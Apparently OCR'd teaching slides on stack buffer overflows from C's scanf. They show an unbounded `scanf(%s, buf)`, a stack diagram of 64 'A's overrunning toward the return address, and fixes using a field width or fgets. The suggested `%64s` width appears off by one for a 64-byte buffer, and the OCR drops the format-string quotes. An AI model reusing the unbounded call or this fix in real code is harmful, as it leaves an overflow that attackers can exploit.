
TL;DR

man 3 scanf

1. It is assumed that buf is big enough to store size(input) + 1 null byte.

2. Input string stops at whitespace or max field width

```
scanf(%s, buf)
```


0xFFFFFFFF
return address
main frame ptr
0xdeadbe00
'A'*64
Direction of Write
0x00000000

Just to sidetrack,

how do we prevent this?

Field width

```
scanf(%64s, buf)
```


OR

```
fgets(buf, sizeof(buf), stdin)
```


```
char * fgets ( char * str, int num, FILE * stream );
```

